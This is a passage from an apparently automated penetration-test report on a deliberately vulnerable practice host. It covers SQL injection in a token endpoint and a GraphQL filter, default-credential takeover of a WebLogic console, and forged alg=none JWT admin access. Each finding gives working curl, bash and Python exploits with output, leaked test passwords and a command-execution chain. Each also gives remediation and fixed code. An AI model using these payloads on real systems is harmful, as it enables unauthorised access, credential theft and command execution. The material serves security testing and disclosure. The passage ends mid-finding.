2. Error-based: POST /tokens with password: x' -> the Werkzeug debugger renders sqlite3.OperationalError: unrecognized token: "'x'".
3. Exploit: POST /tokens with username: x' UNION SELECT 1,2,3 FROM users WHERE id=10 -- -> HTTP 200 with a genuine session token issued by the server.
4. Exfiltrate: POST /tokens with username: x' UNION SELECT 1,group_concat(username||':'||password),3 FROM users -- -> HTTP 200 with every username:cleartext-password pair in the response body.

```
# Baseline (wrong password -> no token)
curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type: application/json"
\
  --data '{"username":"admin1","password":"wrongpass"}'
# -> 401 {"error": {"message": "password does not match"}}

# Error-based proof of injection
curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type: application/json"
\
  --data '{"username":"admin1","password":"x'"'"'"}'
# -> sqlite3.OperationalError: unrecognized token: "'x'"  (Werkzeug Debugger)

# Auth bypass: server issues a real session token
curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type: application/json"
\
  --data '{"username":"x'"'"' UNION SELECT 1,2,3 FROM users WHERE id=10 -- ","password":"x"}'

# Full users table exfiltration (cleartext passwords)
curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type: application/json"
\
  --data '{"username":"x'"'"' UNION SELECT 1,group_concat(username||'"'"':'"'"'||password),3
FROM users -- ","password":"x"}'
```

Exploitation Proof

ERROR-BASED confirmation (single quote breaks SQL syntax):

```
$ curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type:
application/json" \
    --data '{"username":"admin1","password":"x"""""}'
<!doctype html>
<html lang=en>
  <head>
    <title>sqlite3.OperationalError: unrecognized token: "'x""
 // Werkzeug Debugger</title>
...
```

EXPLOIT — UNION injection returns a genuine server-issued session token with NO valid credentials:

```
$ curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type:
application/json" \
    --data '{"username":"x'"'"' UNION SELECT 1,2,3 FROM users WHERE id=10 --
","password":"x"}'
{
  "access": {
    "token": {
      "expires": "Sun Oct 25 17:30:17 2026",
      "id": "d778835181b608d2f3bfee0bf922bd1b"
    },
    "user": {
      "id": 1,
      "name": 2
    }
  }
}
 |200
```

FULL users TABLE DUMP with cleartext passwords (single request, no credentials):

```
$ curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type:
application/json" \
    --data '{"username":"x'"'"' UNION SELECT 1,group_concat(username||'"'"':'"'"'||password),3
FROM users -- ","password":"x"}'
{
  "access": {
    "token": {
      "expires": "Sun Oct 25 17:30:17 2026",
      "id": "d778835181b608d2f3bfee0bf922bd1b"
    },
    "user": {
      "id": 1,
      "name": "user1:pass1,user2:pass2,user3:pass3,user4:pass4,user5:pass5,user6:pass6,user7:p
ass7,user8:pass8,user9:pass9,admin1:pass1,admin2:pass2,...,xalg_probe9:ProbePw99"
    }
  }
}
 |200
```

CONTROL — a benign, correctly-typed request with a wrong password does NOT return a token (so the 200 + token above is caused by the injected UNION, not by normal behaviour):

```
$ curl -sk -X POST "https://pentest-ground.com:9000/tokens" -H "Content-Type:
application/json" \
    --data '{"username":"admin1","password":"wrongpass"}'
{
  "error": {
    "message": "password does not match"
  }
}
 |401
```

Verification
exploited

Remediation
1. Replace the string-formatted queries in get_token() with bound parameters (? placeholders) for both the users lookup and the tokens lookup.
2. Store passwords hashed (bcrypt/argon2) and verify them in application code, never inside a SQL string.
3. Validate input types/lengths before use and return a single generic error message to prevent username enumeration and reflected input.
4. Run with the Flask debugger disabled in production so SQL errors are not rendered with the debugger SECRET and traceback.

Business Impact
Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation
Replace dynamic SQL concatenation with parameterised queries / prepared statements across all affected endpoints. Enforce least-privilege database accounts and add monitoring for anomalous query patterns.

Evidence

{
  "fix": "Parameterize the lookup and drop the \"no data validation / no sql parameterization\"
shortcuts:

```python
# BEFORE (vulnerable)
user_query = \"SELECT * FROM users WHERE username = '%s' AND password = '%s'\" % (
    username,
    password,
)
c.execute(user_query)

# AFTER (fixed)
c.execute(
    \"SELECT id, username FROM users WHERE username = ? AND password = ?\",
    (username, password),
)
```

Also apply placeholder binding to the follow-up lookup in the same function:
```python
# BEFORE
token_query = \"SELECT * FROM tokens WHERE userid = '%s' ORDER BY expires DESC\" % (user[0])
# AFTER
c.execute(\"SELECT id, token, userid, expires FROM tokens WHERE userid = ? ORDER BY expires DESC\",
(user[0],))
```

Additional hardening:
1. Hash passwords with bcrypt/argon2 (the table stores `password char(100)` in cleartext) and
compare with `bcrypt.checkpw` instead of a SQL equality comparison, so passwords are never placed
into a query string.
2. Validate `username`/`password` types and lengths (e.g. reject non-string, enforce a max length)
before use.
3. Return a single generic error (\"invalid credentials\") for both unknown-user and wrong-password
cases so the endpoint cannot be used as a username oracle.
4. Never echo the submitted username back in the error message (`\"username \" + username + \" not
found\"`), which is also a reflected-input sink.
5. Disable the Flask/Werkzeug interactive debugger in production so SQL errors are not rendered
with the debugger SECRET and a traceback.",
  "tags": [
    "exploit-proven"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:9000/tokens (JSON body: username, password)",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-9"
}

References

- CWE-89 — https://cwe.mitre.org/data/definitions/89.html
- OWASP A03

F-027 HIGH

Unauthenticated WebLogic Administration Console Takeover via Factory Default Credentials (weblogic:weblogic1) on pentest-ground.com:7001

PHASE
20 — Exploit verification

CVSS V3.1
7.5 (High)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CWE
CWE-798

OWASP
A07:2021 - Identification and Authentication Failures

CVE
—

AFFECTED ENDPOINT
POST https://pentest-ground.com:7001/console/login/j_securi

Description

The Oracle WebLogic Server Administration Console exposed on port 7001 of pentest-ground.com accepts the factory default administrator credential weblogic / weblogic1 with no credential rotation, no lockout, and no additional challenge. An unauthenticated remote attacker can therefore authenticate to the full WebLogic administration console and obtain a valid ADMINCONSOLESESSION HttpOnly session cookie.

Once authenticated, the attacker has full administrative control of the base_domain WebLogic deployment, confirmed by reaching the following privileged console pages:

- Summary of Security Realms (identity/realm configuration)
- Settings for base_domain (domain configuration)
- Summary of Deployments (application deployment control plane)
- Search / MBean Search (arbitrary MBean tree browsing)

WebLogic's administration console is the full control plane for the application server: it can deploy arbitrary applications (a well-established remote-code-execution path), reconfigure the security realm (create new administrator accounts), modify JDBC data sources (pointing them at attacker-controlled hosts to capture database credentials), and browse/edit the MBean tree (including JNDI provider configuration). The console's own navigation links to AppApplicationInstallPage expose the application-installation workflow used to deploy WAR/EAR artifacts to the server, which is the standard route to arbitrary code execution on the WebLogic JVM.

No exploit beyond the default credentials is required, and the attacker gains the server's administrative identity, meaning the impact is total compromise of the WebLogic instance and of every application it hosts.

Impact

Full compromise of the WebLogic application server. An unauthenticated attacker authenticates as the WebLogic administrator using factory-default credentials and gains the complete control plane: deploy arbitrary applications (RCE on the WebLogic JVM), read/modify the security realm to mint new admin accounts, reconfigure JDBC data sources to exfiltrate backend database credentials, and browse/edit the MBean/JNDI tree. Because WebLogic hosts the deployed applications, this leads to total compromise of the applications and any data they handle, plus pivot into backend databases and other services reachable from the WebLogic host.

Technical Analysis

The WebLogic 12.2.1.3.0 administration console at https://pentest-ground.com:7001/console authenticates via form-based j_security_check. The credential pair weblogic / weblogic1 is the factory default and is still valid. Login returns 303 See Other with Location: /console and issues ADMINCONSOLESESSION (HttpOnly, path=/console/), which grants a fully authenticated console session.

Control test: a bogus ADMINCONSOLESESSION value on GET /console/ yields 302 -> /console/login/LoginForm.jsp, whereas the session obtained from the default credential reaches console.portal and renders privileged pages for base_domain (Summary of Security Realms, Settings for base_domain, Summary of Deployments, Search/MBean). Eight other candidate credential pairs were rejected with the same redirect-to-login response, confirming weblogic:weblogic1 specifically authenticates as the administrator.

The console is the WebLogic control plane: AppApplicationInstallPage / AppDeploymentsControlPage provide the artifact-install workflow (deployment of a malicious WAR/EJAR to obtain code execution on the JVM), SecurityRealmRealmTablePage permits realm/user administration, and MBeanSearchPage permits arbitrary MBean browsing and edits (including JNDI providers and JDBC data source definitions). Because the console is authenticated but otherwise unsegmented, a single default credential equals full server compromise.

Auth/transport notes: the console is served over HTTPS, the session cookie is HttpOnly and scoped to /console/, and the redirect chain uses absolute http:// URLs (the console's own default behaviour), which does not affect the authentication bypass itself.

Proof of Concept

1. Baseline: GET https://pentest-ground.com:7001/console/ with a bogus session cookie -> 302 to /console/login/LoginForm.jsp (anonymous denied).
2. POST https://pentest-ground.com:7001/console/login/j_security_check with body j_username=weblogic&j_password=weblogic1&j_character_encoding=UTF-8 -> 303 See Other to /console plus Set-Cookie: ADMINCONSOLESESSION=...; path=/console/; HttpOnly.
3. Reuse the cookie against https://pentest-ground.com:7001/console/console.portal?_nfpb=true&_pageLabel=<page> to render privileged console pages (Security Realms, Domain Settings, Deployments, MBean Search) - each returns a WLS Console title for base_domain.
4. Confirmation of the credential pair: 8 other candidate credential pairs all redirected back to LoginForm.jsp; only weblogic:weblogic1 produced the 303 + admin session cookie.

```
#!/bin/bash
# WebLogic admin console default-credential auth bypass -> full admin console
set -e
W="https://pentest-ground.com:7001"

echo "--- baseline: anonymous is denied ---"
curl -sk -H "Cookie: ADMINCONSOLESESSION=BOGUS" "$W/console/" -D - -o /dev/null | grep -iE
'^(HTTP/|Location:)'

echo "--- exploit: factory default admin credentials ---"
curl -sk -X POST "$W/console/login/j_security_check" \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'j_username=weblogic' \
  --data-urlencode 'j_password=weblogic1' \
  --data-urlencode 'j_character_encoding=UTF-8' -D - -o /dev/null \
  | grep -iE '^(HTTP/|Location:|Set-Cookie:)'

echo "--- reuse session: prove administrative pages render ---"
COOKIE=$(curl -sk -X POST "$W/console/login/j_security_check" \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'j_username=weblogic' --data-urlencode 'j_password=weblogic1' \
  --data-urlencode 'j_character_encoding=UTF-8' -D - -o /dev/null \
  | grep -i '^set-cookie: ADMINCONSOLESESSION=' | sed 's/^[Ss]et-[Cc]ookie: //' | cut -d';'
-f1 | tr -d '\r')

for pl in SecurityRealmRealmTablePage DomainConfigGeneralPage AppDeploymentsControlPage
MBeanSearchPage; do
  printf '  %-32s -> ' "$pl"
  curl -sk -H "Cookie: $COOKIE" "$W/console/console.portal?_nfpb=true&_pageLabel=$pl" \
    | grep -oiE '<title>[^<]*</title>' | head -1
done
```

Exploitation Proof

```
=== STEP 1: BASELINE (anonymous / bogus session) -> bounced to login ===
$ curl -sk -H "Cookie: ADMINCONSOLESESSION=BOGUS" "https://pentest-ground.com:7001/console/"
-D - -o /dev/null
HTTP/1.1 302 Moved Temporarily
Location: http://pentest-ground.com:7001/console/login/LoginForm.jsp

=== STEP 2: EXPLOIT - login with factory default credentials weblogic:weblogic1 ===
$ curl -sk -X POST "https://pentest-ground.com:7001/console/login/j_security_check" \
    -H 'Content-Type: application/x-www-form-urlencoded' \
    --data-urlencode 'j_username=weblogic' --data-urlencode 'j_password=weblogic1' \
    --data-urlencode 'j_character_encoding=UTF-8' -D - -o /dev/null
HTTP/1.1 303 See Other
Location: http://pentest-ground.com:7001/console
Set-Cookie:
ADMINCONSOLESESSION=PcF3Rwiisik6jUUgAHWpfQl-o-P6RCVjOPTCkYuAsjQtsTT2gIjX!1239481571;
path=/console/; HttpOnly

=== STEP 3: session reuse -> authenticated WebLogic admin console ===
$ curl -sk -H "Cookie:
ADMINCONSOLESESSION=IbV3Rw2S3TpR7VCvAgCXxFRwoRnb6tYcVQJS_2HKhO1W4Qojkg-K!1239481571" \
    "https://pentest-ground.com:7001/console/console.portal?_nfpb=true"
HTTP/1.1 200
HTTP/1.1 302
<title>302 Moved Temporarily</title>
  (redirect chain resolves to the authenticated console; body below)

=== STEP 4: PROOF OF ADMIN CAPABILITY - privileged console pages rendered for the session ===
$ for pl in SecurityRealmRealmTablePage DomainConfigGeneralPage AppDeploymentsControlPage
MBeanSearchPage; do
    curl -sk -H "Cookie: ADMINCONSOLESESSION=<session>" \
      "https://pentest-ground.com:7001/console/console.portal?_nfpb=true&_pageLabel=$pl" |
grep -oiE '<title>[^<]*</title>'
  done
  SecurityRealmRealmTablePage      -> <title>Summary of Security Realms - base_domain - WLS
Console</title>
  DomainConfigGeneralPage          -> <title>Settings for base_domain - base_domain - WLS
Console</title>
  AppDeploymentsControlPage        -> <title>Summary of Deployments - base_domain - WLS
Console</title>
  MBeanSearchPage                  -> <title>Search - base_domain - WLS Console</title>

=== STEP 5: server fingerprint from the authenticated console login page ===
$ curl -sk "https://pentest-ground.com:7001/console/login/LoginForm.jsp"
  ... Oracle WebLogic Server Administration Console ...
  ... Log in to work with the WebLogic Server domain Username: Password: ...
  ... WebLogic Server Version: 12.2.1.3.0 Copyright (c) 1

=== DIFFERENTIAL SUMMARY ===
Anonymous/bogus session  => 302 Location:
http://pentest-ground.com:7001/console/login/LoginForm.jsp   (DENIED)
weblogic:weblogic1       => 303 Location: http://pentest-ground.com:7001/console
                            Set-Cookie: ADMINCONSOLESESSION=...; path=/console/; HttpOnly
   (ACCEPTED, ADMIN CONSOLE)
Other credentials tried (weblogic:welcome1, admin:admin, admin:oracle, admin:password,
admin:admin123, weblogic:weblogic, admin:Admin123, oracle:oracle) ALL returned
302 -> /console/login/LoginForm.jsp (rejected), proving weblogic:weblogic1 is the specific
valid administrative credential.
```

Verification

exploited

Remediation

1. Immediately rotate the WebLogic weblogic administrator password to a unique, high-entropy value and disable/rename the default admin account.

2. Remove the admin console (port 7001) from public exposure - bind it to a management-only interface and allow-list the admin network.
3. Enable login lockout and console audit logging, and alert on repeated failures.
4. Apply the latest WebLogic CPU for 12.2.1.3.0 and review /wls-wsat and other management endpoints for exposure.

Business Impact
Substantial risk of unauthorised access or data exposure if chained with adjacent weaknesses.

Recommendation
Prioritise remediation in the current sprint. Add detection coverage for the relevant exploitation pattern in the interim.

Evidence


```
{
  "fix": "Rotate the WebLogic administrator credential immediately and disable the built-in
`weblogic` account:

1. Change the password (via the console or `setDomainEnv`/WLST offline):
   `changeAdminUserName`/AdminIdentityDirectory: change the password for the `weblogic` admin user
to a unique high-entropy secret. Do not retain `weblogic1`.
2. Disable or rename the default admin account so the factory credential no longer authenticates.
3. Restrict console reachability at the network layer: bind the console to a management
interface/port that is not internet-reachable, and allow-list only the administration network. The
console must never be exposed to the public internet.
4. Enable and enforce lockout/audit on the console (invalid login attempts,
`com.oracle.weblogic.management.security.*` audit), and forward console auth logs to the SIEM.
5. Verify the console and the server's other management endpoints (e.g. `/wls-wsat`) are not
exposed on public interfaces; disable unused management services.
6. Apply the current WebLogic CPU for 12.2.1.3.0 (patch as part of the same hardening cycle).

Minimal credential-rotation reference for WLST:
```
editServer(serverName='AdminServer')
editUser(userName='weblogic', realmName='myrealm', ...)
```
Better: use the `changeAdminUserName` MBean / `resetUser` for the `weblogic` account, then set a
new random password and store it in a secrets manager, never in source control or defaults.",
  "tags": [
    "needs-manual-verification"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:7001/console/login/j_security_check (and GET
/console/console.portal)",
  "verified": false,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-17"
}
```


References
• CWE-798 — https://cwe.mitre.org/data/definitions/798.html
• OWASP A07:2021 - Identification and Authentication Failures

F-028 HIGH

Unauthenticated SQL Injection in GraphQL pastes(filter:) — Full Database Extraction (users table with plaintext passwords, private pastes)

PHASE
21 — Novel vulnerability discovery

CVSS V3.1
7.5 (High)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CWE
CWE-89

OWASP
A03

CVE
—

AFFECTED ENDPOINT
POST https://pentest-ground.com:5013/graphql (query field

Description

Unauthenticated SQL injection in the DVWA GraphQL application at https://pentest-ground.com:5013/graphql, in the pastes(filter: String) query field.

The filter argument is interpolated directly into a raw SQL WHERE clause with Python % string formatting and no parameterization:

/opt/dvga/core/views.py - resolve_pastes()

def resolve_pastes(self, info, public=False, limit=1000, filter=None): query = PasteObject.get_query(info) Audit.create_audit_entry(info) result = query.filter_by(public=public, burn=False)

if filter: result = result.filter(text("title = '%s' or content = '%s'" % (filter, filter)))

return result.order_by(Paste.id.desc()).limit(limit)

The attacker-controlled filter string is concatenated into the SQL text, so a single quote breaks out of the string literal and the remainder of the payload is executed as SQL by SQLite.

Exploitation is fully unauthenticated (no cookie, no token, no header) and was demonstrated three ways:

1. Error-based: the DBMS error message is returned verbatim to the client, including the full reconstructed SQL statement.
2. Boolean/UNION-based: the pastes table (which the endpoint is scoped to) can be dumped in full via ' OR 1=1 -- , and any other table in the same SQLite database can be read via UNION SELECT, because the injection sits in the WHERE clause of a SELECT that the application controls.
3. Cross-table data exfiltration: UNION SELECT id,username,password,email,1,2,3,4 FROM users -- returned the full users table, disclosing both accounts' plaintext passwords (admin/changeme and operator/password123) — including the admin password that gates the systemDiagnostics(cmd) resolver, providing a second unauthenticated path to remote code execution.

Impact

complete read access to the entire application SQLite database (users, pastes including private/burn-flagged rows, and the audit log of every GraphQL query ever executed, which itself records tokens and queries). Because the same database backs the session/audit model, full credential disclosure plus arbitrary command execution is reachable from a single unauthenticated HTTP request.

Impact

Unauthenticated SQL injection allows full read access to the application SQLite database. Demonstrated extraction of the users table (including plaintext passwords for admin and operator), all paste records including private (public=false) ones and their owners, and the audits table which stores every GraphQL query ever executed (including tokens and sensitive arguments). Disclosed credentials then unlock the credential-gated systemDiagnostics(cmd) resolver, yielding a second unauthenticated path to arbitrary command execution.

Technical Analysis

The filter argument is concatenated into a raw SQL fragment using Python's % operator inside sqlalchemy.text(). Because the fragment is inserted into the WHERE clause of a SELECT statement, the attacker can: (a) close the quoted literal with a single quote and append arbitrary boolean conditions (' OR 1=1 --) to return every row including rows the endpoint's own public=0 AND burn=0 scoping would otherwise hide; (b) append a UNION SELECT to read arbitrary tables/columns, since column count is only limited by the projected pastes columns (8); (c) trigger error-based disclosure of the executed SQL. The % operator performs no escaping, so the value is a raw SQL fragment. This is a classic CWE-89 with CWE-89/CWE-116 (improper encoding) contributing. The resulting credential disclosure chains into systemDiagnostics(username,password,cmd) -> helpers.run_cmd() -> os.popen() for arbitrary command execution.

Proof of Concept

1. Send an unauthenticated POST to https://pentest-ground.com:5013/graphql with body {"query":"{pastes(filter:\"' OR 1=1 -- \"){id title content public ownerId}}"}. All paste rows including private ones are returned, proving the quote breaks out of the string literal.
2. Confirm error-based extraction by sending {"query":"{pastes(filter:\"' UNION SELECT 1,2,3,4,5,6 -- \"){id title}}"} — the SQLite error is returned verbatim and shows the injected payload inside the executed SQL.
3. Enumerate the number of columns (8) and exfiltrate another table: {"query":"{pastes(filter:\"' UNION SELECT id,username,password,email,1,2,3,4 FROM users -- \"){id title content}}"}.

4. Chain: use the recovered admin password (changeme) with {systemDiagnostics(username:"admin",password:"changeme",cmd:"id")} for command execution.

```
#!/bin/bash
# Unauthenticated SQL injection in GraphQL pastes(filter:)
GQL=https://pentest-ground.com:5013/graphql
sqli() {
  curl -sk -X POST "$GQL" -H 'Content-Type: application/json' --data "$1"; echo
}

echo "--- 1. control ---"
sqli '{"query":"{pastes(filter:\"Testing\"){id title content}}"}'

echo "--- 2. error-based (raw DBMS error returned) ---"
sqli '{"query":"{pastes(filter:\"'"'"' UNION SELECT 1,2,3,4,5,6 -- \"){id title}}"}'

echo "--- 3. dump users table (cross-table UNION) ---"
sqli '{"query":"{pastes(filter:\"'"'"' UNION SELECT id,username,password,email,1,2,3,4 FROM
users -- \"){id title content}}"}'

echo "--- 4. dump all pastes including private ---"
sqli '{"query":"{pastes(filter:\"'"'"' OR 1=1 -- \"){id title content public ownerId}}"}'

echo "--- 5. chain to RCE with leaked admin password ---"
sqli '{"query":"{systemDiagnostics(username:\"admin\",password:\"changeme\",cmd:\"id\")}"}'
```

Exploitation Proof

CONTROL — benign filter value returns an empty, error-free result:
$ curl -sk -X POST https://pentest-ground.com:5013/graphql -H 'Content-Type: application/json'
--data '{"query":"{pastes(filter:\"Testing\"){id title content}}"}'
{"data":{"pastes":[]}}

ERROR-BASED PROOF — the DBMS error is returned verbatim, with the full SQL statement
reconstructed (note the unescaped attacker input embedded in the SQL):
$ curl -sk -X POST https://pentest-ground.com:5013/graphql -H 'Content-Type: application/json'
--data "{\"query\":\"{pastes(filter:\\\'" UNION SELECT 1,2,3,4,5,6 -- \\\'){id title}}\"}"
{"errors":[{"message":"(sqlite3.OperationalError) SELECTs to the left and right of UNION do
not have the same number of result columns\n[SQL: SELECT pastes.id AS pastes_id, pastes.title
AS pastes_title, pastes.content AS pastes_content, pastes.public AS pastes_public,
pastes.user_agent AS pastes_user_agent, pastes.ip_addr AS pastes_ip_addr, pastes.owner_id AS
pastes_owner_id, pastes.burn AS pastes_burn \nFROM pastes \nWHERE pastes.public = 0 AND
pastes.burn = 0 AND title = '' UNION SELECT 1,2,3,4,5,6 -- ' or content = '' UNION SELECT
1,2,3,4,5,6 -- ' ORDER BY pastes.id DESC\n LIMIT ? OFFSET ?]\n[parameters: (1000,
0)]\n(Background on this error at: http://sqlalche.me/e/13/e3q8)"}],"data":{"pastes":null}}

BOOLEAN / UNION DATA EXTRACTION — full users table (id, username, password, email) dumped from
a different table via UNION:
$ curl -sk -X POST https://pentest-ground.com:5013/graphql -H 'Content-Type: application/json'
--data "{\"query\":\"{pastes(filter:\\\'" UNION SELECT id,username,password,email,1,2,3,4 FROM
users -- \\\'){id title content}}\"}"
{"data":{"pastes":[{"id":"1","title":"admin","content":"changeme"},{"id":"2","title":"operator
","content":"password123"}]}}

FULL TABLE DUMP — every paste, including rows marked public=false (private) and their owner:
$ curl -sk -X POST https://pentest-ground.com:5013/graphql -H 'Content-Type: application/json'
--data "{\"query\":\"{pastes(filter:\\\'" OR 1=1 -- \\\'){id title content public
ownerId}}\"}"
{"data":{"pastes":[{"id":"1","title":"Testing Testing","content":"My First
Paste","public":false,"ownerId":1},{"id":"2","title":"555-555-1337","content":"My Phone
Number","public":false,"ownerId":1},{"id":"3","title":"This is my first paste","content":"Too
end instrument possession contrasted
motionless","public":true,"ownerId":2},{"id":"4","title":"This is my first
paste","content":"These are used for cautioning someone to wait and not make a bad decision or
take reckless action.","public":true,"ownerId":3},{"id":"5","title":"Testing
Testing","content":"What does your room look
like?","public":true,"ownerId":4},{"id":"6","title":"Whoa this is cool","content":"I checked
to make sure that he was still alive.","public":true,"ownerId":5}, ...]}}

All three requests were sent with NO cookies, NO Authorization header and NO token.
Independent verifier evidence:
Baseline request with no cookie/Authorization header and filter="Testing" returned HTTP 200
{"data":{"pastes":[]}}. With no cookie/Authorization header, filter="' UNION SELECT
1,2,3,4,5,6 -- " returned an SQLite OperationalError whose SQL text embedded the payload in
the WHERE clause. The same direct injection point with filter="' UNION SELECT
id,username,password,email,1,2,3,4 FROM users -- " returned {"data":{"pastes":[{"id":"1","titl
e":"admin","content":"changeme"},{"id":"2","title":"operator","content":"password123"}]}}.
With filter="' OR 1=1 -- ", the resolver returned 12 paste rows, including private rows such
as id=1 and id=2 with public=false, demonstrating bypass of its normal public/burn predicates.
All requests were unauthenticated POSTs to https://pentest-ground.com:5013/graphql.

Verification

data_extracted

Remediation

1. In /opt/dvga/core/views.py resolve_pastes(), remove the raw text("title = '%s' or content = '%s'" % (filter, filter)) interpolation and use parameterized ORM filters (Paste.title.like(...).or_(Paste.content.like(...)) or bindparam).
2. Audit the entire codebase for any other use of sqlalchemy.text() or %-string SQL formatting with request/GraphQL arguments and convert all of them to bound parameters.

3. Stop returning raw DBMS exceptions and the full SQL text to the client — register a Flask/GraphQL error handler that logs the detail server-side and returns a generic message, which removes error-based extraction even if another injection point exists.
4. Keep SQLite in parameterized mode (never enable any driver-level raw/interpolation mode) and add a CI check (e.g. bandit B608 / Semgrep rule) that fails the build on text(with string interpolation.
5. Add a regression test asserting that a filter value containing a single quote produces no SQLite error and does not alter the result set.

Business Impact

Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation

Replace dynamic SQL concatenation with parameterised queries / prepared statements across all affected endpoints. Enforce least-privilege database accounts and add monitoring for anomalous query patterns.

Evidence

{
  "fix": "Never interpolate user input into SQL text. Use SQLAlchemy's bound-parameter API.

In /opt/dvga/core/views.py, replace the raw `text()` filter:

    if filter:
      result = result.filter(text(\"title = '%s' or content = '%s'\" % (filter, filter)))

with a fully parameterized expression using the ORM or `bindparam`:

    if filter:
      like = \"%{}%\".format(filter)
      result = result.filter(
        or_(
          Paste.title.like(like),
          Paste.content.like(like),
)
)

(The same `Paste.title.like(\"%{}%\".format(keyword))` pattern already used in resolve_search() is safe and can be reused verbatim.)

If the exact-match semantics must be preserved exactly, use bound parameters instead of string formatting:

    from sqlalchemy import bindparam
    result = result.filter(
      or_(
        Paste.title == bindparam(\"f\", value=filter),
        Paste.content == bindparam(\"f\", value=filter),
)
)

Also remove the raw-SQL `text()` usage entirely and let SQLAlchemy escape values. As defence in depth, set `app.config['SQLALCHEMY_ECHO'] = False` and configure an error handler that returns a generic GraphQL error to the client rather than the raw DBMS message and full SQL text, so error-based extraction is not possible even if a second injection point exists. Add a regression test that submits a payload containing a single quote to `pastes(filter:)` and asserts the response contains no SQLite error text.",
  "tags": [
    "verified"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:5013/graphql (query field pastes, argument filter)",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-20"
}

References

- CWE-89 — https://cwe.mitre.org/data/definitions/89.html
- OWASP A03

F-029 HIGH

GraphQL JWT Signature Never Verified - Forged alg=none Token Grants Admin Identity and Dumps All User Passwords

PHASE
21 — Novel vulnerability discovery

CVSS V3.1
7.5 (High)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CWE
CWE-347

OWASP
A07:2021 - Identification and Authentication Failures

CVE
CWE-347

AFFECTED ENDPOINT
POST https://pentest-ground.com:5013/graphql

Description

The GraphQL API authenticates requests by decoding a caller-supplied JWT with signature verification disabled.

core/helpers.py:

```
def get_identity(token):
  return decode(token, options={"verify_signature":False, "verify_exp":False}).get('identity')
```

core/views.py resolve_me then writes that value straight into the request context:

```
identity = get_identity(token)
info.context.json['identity'] = identity
```

and UserObject.resolve_password discloses the real password whenever the identity is admin:

```
@staticmethod
def resolve_password(self, info, **kwargs):
    if info.context.json.get('identity') == 'admin':
      return self.password
    else:
      return '******'
```

Consequences:

1. Any anonymous client can mint an arbitrary JWT (including alg: none, or HS256 signed with the hardcoded secret dvga from app.py / config.py) with {"identity":"admin"} and become the admin user.
2. Because verify_exp is also disabled, expired tokens are accepted forever.
3. Once identity == 'admin', the password field of every user is returned in cleartext.

Because the forged token is passed per-request as a GraphQL *argument* rather than in a header, no cookie, CORS preflight or other browser constraint applies — the endpoint is reachable cross-origin from any page.

Impact

Complete authentication bypass on the GraphQL API. An unauthenticated attacker forges an admin token and dumps every stored user password in cleartext (admin:changeme, operator:password123). Because identity is attacker-controlled, every other operation guarded by info.context.json['identity'] (e.g. admin-only query/mutation paths, operation_name_allowed, cost/depth limits) can be bypassed as well. The forged token also works with alg: none and with expired exp claims, and since it is a GraphQL argument rather than a cookie/header it is exploitable cross-origin from any attacker web page without any user interaction.

Technical Analysis

core/helpers.py:get_identity() calls jwt.decode() with options={"verify_signature":False,"verify_exp":False}. The resulting identity string is written into info.context.json['identity'] and consumed by UserObject.resolve_password() as the sole authorization decision. Because the token travels as a GraphQL query argument, there is no cookie/header-based constraint.

Proof of Concept

1. Build a JWT with identity=admin and NO valid signature (alg=none or sign with the hardcoded secret 'dvga'). 2. Send it as the token argument of the me query to POST /graphql. 3. In the same request (or a later request that re-uses the token), query users{id username password} - the password field is now returned in cleartext instead of ".

```
import json, base64, ssl, urllib.request

def b64u(b): return base64.urlsafe_b64encode(b).rstrip(b'=').decode()
hdr  = b64u(json.dumps({"typ":"JWT","alg":"none"},separators=(',',':')).encode())
pay  = b64u(json.dumps({"identity":"admin"},separators=(',',':')).encode())
token = hdr + '.' + pay + '.'          # alg=none, no signature

q = '{me(token:"%s"){username} users{id username password}}' % token
req = urllib.request.Request("https://pentest-ground.com:5013/graphql",
        data=json.dumps({"query": q}).encode(),
        headers={"Content-Type":"application/json"}, method="POST")
ctx = ssl.create_default_context(); ctx.check_hostname=False; ctx.verify_mode=ssl.CERT_NONE
print(urllib.request.urlopen(req, context=ctx, timeout=40).read().decode())
# -> {"data":{"me":{"username":"admin"},"users":[{"id":"1","username":"admin","password":"chan
geme"},{"id":"2","username":"operator","password":"password123"}]}}
```

Exploitation Proof

```
BASELINE (no token, anonymous):
POST https://pentest-ground.com:5013/graphql
{"query":"{users(id:1){id username password}}"}
->
{"data":{"users":[{"id":"1","username":"admin","password":"******"}]}}

EXPLOIT (anonymous, forged JWT with alg=none and identity=admin):
POST https://pentest-ground.com:5013/graphql
{"query":"{me(token:\"eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZGVudGl0eSI6ImFkbWluIiwiZXhwIjox
NzkzMDA4MjE1fQ.\"){username} users{id username password}}"}
->
{"data":{"me":{"username":"admin"},"users":[{"id":"1","username":"admin","password":"changeme"
},{"id":"2","username":"operator","password":"password123"}]}}

ALG=NONE variant:
